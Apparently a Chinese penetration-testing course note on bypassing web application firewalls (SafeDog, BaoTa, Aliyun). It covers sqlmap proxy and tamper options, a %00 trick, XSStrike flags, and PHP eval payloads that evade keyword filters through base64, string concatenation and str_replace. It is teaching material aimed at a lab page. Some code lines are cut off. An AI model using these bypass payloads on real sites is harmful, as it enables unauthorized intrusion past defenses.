
Day49　WAF绕过–漏洞利用之注入上传跨站等绕过




```
SQL 注入
如需 sqlmap 注入 修改 us 头及加入代理防 CC 拦截自写 tamper 模块
安全狗：参考之前 payload
Aliyun：基本修改指纹即可
宝塔：匹配关键字外加/*等
sqlmap --proxy="http://127.0.0.1:8080" --tamper="waf.py" --random-agent

文件上传
1.php 截断 参考前面上传 waf 绕过 payload

XSS 跨站
利用 XSStrike 绕过 加上--timeout 或--proxy 绕过 cc

其他集合
RCE：
加密加码绕过？算法可逆？关键字绕过？提交方法？各种测试！
```

```
txt=$y=str_replace('x','','pxhpxinxfo()');assert($y);&submit=%E6%8F%90%E4%BA%A4

文件包含：没什么好说的就这几种
..\ ..../ ..\.\等
```

49.1 sqlmap绕过

1. 通过sqlmap对网址进行测试的时候，如果对方有cc流量防护，需要给sqlmap设置一个代理进行注入。
2. 如果对方有安全狗等waf，可以使用tamper自定义模块通过自己编写绕过语法，注入时对waf进行绕过。
3. 当对方有waf时，需要设置更换sqlmap的user-agent，否则会被waf识别并拦截。

```
sqlmap --proxy="http://127.0.0.1:8080" --tamper="waf.py" --random-agent
```

有宝塔时：


同样用编写后绕过安全狗的tampe模块去跑网站，虽然绕过了安全狗，如果对方有宝塔，会被宝塔拦截。
因为宝塔这个鸟毛过滤了`/*`等一系列字符。（宝塔比安全狗多了一个对`/*`进行检测）

绕过方法：


一但用到`/*`这些注释什么的，就在前面加上%00，宝塔就以为结束了，不会检测后面的数据了。

举例：

此时加上%00，宝塔没有进行拦截：




去掉%00后，宝塔检测到后面的 /* ，对请求进行拦截：



49.2 文件上传绕过waf

更改上传后缀名的格式（很多方法，具体在之前的笔记，这里就不多说了）



49.3 XSS绕过waf

利用 XSStrike工具进行测试,此时如果对方网站开启cc防护：

1.由于是工具，需要设置一个代理

2.设置延迟参数

```
XSStrike参数：

-h, --help //显示帮助信息
-u, --url //指定目标 URL
--data //POST 方式提交内容
-v, --verbose //详细输出
-f, --file //加载自定义 paload 字典
-t, --threads //定义线程数
-l, --level //爬行深度
-t, --encode //定义 payload 编码方式
--json //将 POST 数据视为 JSON
--path //测试 URL 路径组件
--seeds //从文件中测试、抓取 URL
--fuzzer //测试过滤器和 Web 应用程序防火墙。
--update //更新
--timeout //设置超时时间
--params //指定参数
--crawl //爬行
--proxy //使用代理
--blind //盲测试
--skip //跳过确认提示
--skip-dom //跳过 DOM 扫描
--headers //提供 HTTP 标头
-d, --delay //设置延迟
```


49.4 RCE绕过waf

RCE代码：接收post传入的参数，并且通过eval执行，如果没执行成功则输出字符串

```php
$SELF_PAGE = substr($_SERVER['PHP_SELF'],strrpos($_SERVER['PHP_SELF
if ($SELF_PAGE = "rce_evel.php"){
    $ACTIVE = array('','','','','','','','','','','','','','','','
}

$PIKA_ROOT_DIR =  "../../";
include_once $PIKA_ROOT_DIR . 'header.php';

$html='';
if(isset($_POST['submit']) && $_POST['txt'] != null){
    if(@!eval($_POST['txt'])){
        $html.="<p>你喜欢的字符还挺奇怪的!</p>";

    }

}
```


当对方网站上存在RCE漏洞，但是开启了安全狗和宝塔时:

1.输入echo 123; 并执行，成功输出




2.但是当输入`phpinfo();`时，连接被重置了，此处是因为敏感字符被waf检测到了所以进行拦截

3.打开宝塔的日志，发现是被宝塔拦截了，因为post传入的参数被检测出来触发了它的过滤规则




4.此时我们想到通过base64加密解密来绕过phpinfo(); 这个关键字

```
1  先把phpinfo();用base64加密，结果为cGhwaW5mbygpOw==，然后用php中的base64解密函数base64_decode()进行解密
2
3  所以在输入框内base64_decode('cGhwaW5mbygpOw==');提交即可
4
5  当post将字符串base64_decode('cGhwaW5mbygpOw==');提交后，对方后台接收到post值，并通过eval将字符串当成php代码执行，就成功对加密后的phpinfo();进行了解密还原。（此时感觉逻辑非常的通顺）
```




5.提交后发现又被拦截了，此时我们打开宝塔的日志看了一眼，又被匹配到了敏感参数，这次是`base64_decode()`（我感觉就算没有拦截的话，通过上面源码看，传入后也执行不了，会报语法错误）




6.此时就可以用字符串的拼接来绕过waf对关键字的匹配

(1) 因为waf只是拦截关键字，我们用字符串将关键字拼接起来，waf就不会识别到，并且可以执行同样的功能

```
例子：
$a='php'.'info();';assert($a);
将php和info(); 拼接起来赋值给变量a，再通过assert对执行变量a
```




提交后:



(2) 或者用php中的str_replace函数替换变量中指定的字符串为空

```
1  $y=str_replace('x','','pxhpxinxfo()');assert($y);
```

提交后:



(3) 上面的方法都有用到`assert`来执行`phpinfo();` 如果assert也被过滤了呢,此时我们也可以用拼接字符串或者`str_replace`拆分来绕过关键字

```
1  $x='asse';$xx='rt';$xxx=$x.$xx;$y=str_replace('x'
   ,'','pxhpxinxfo()');$xxx($y);
```

也可以通过 $_REQUEST 提交方式绕过: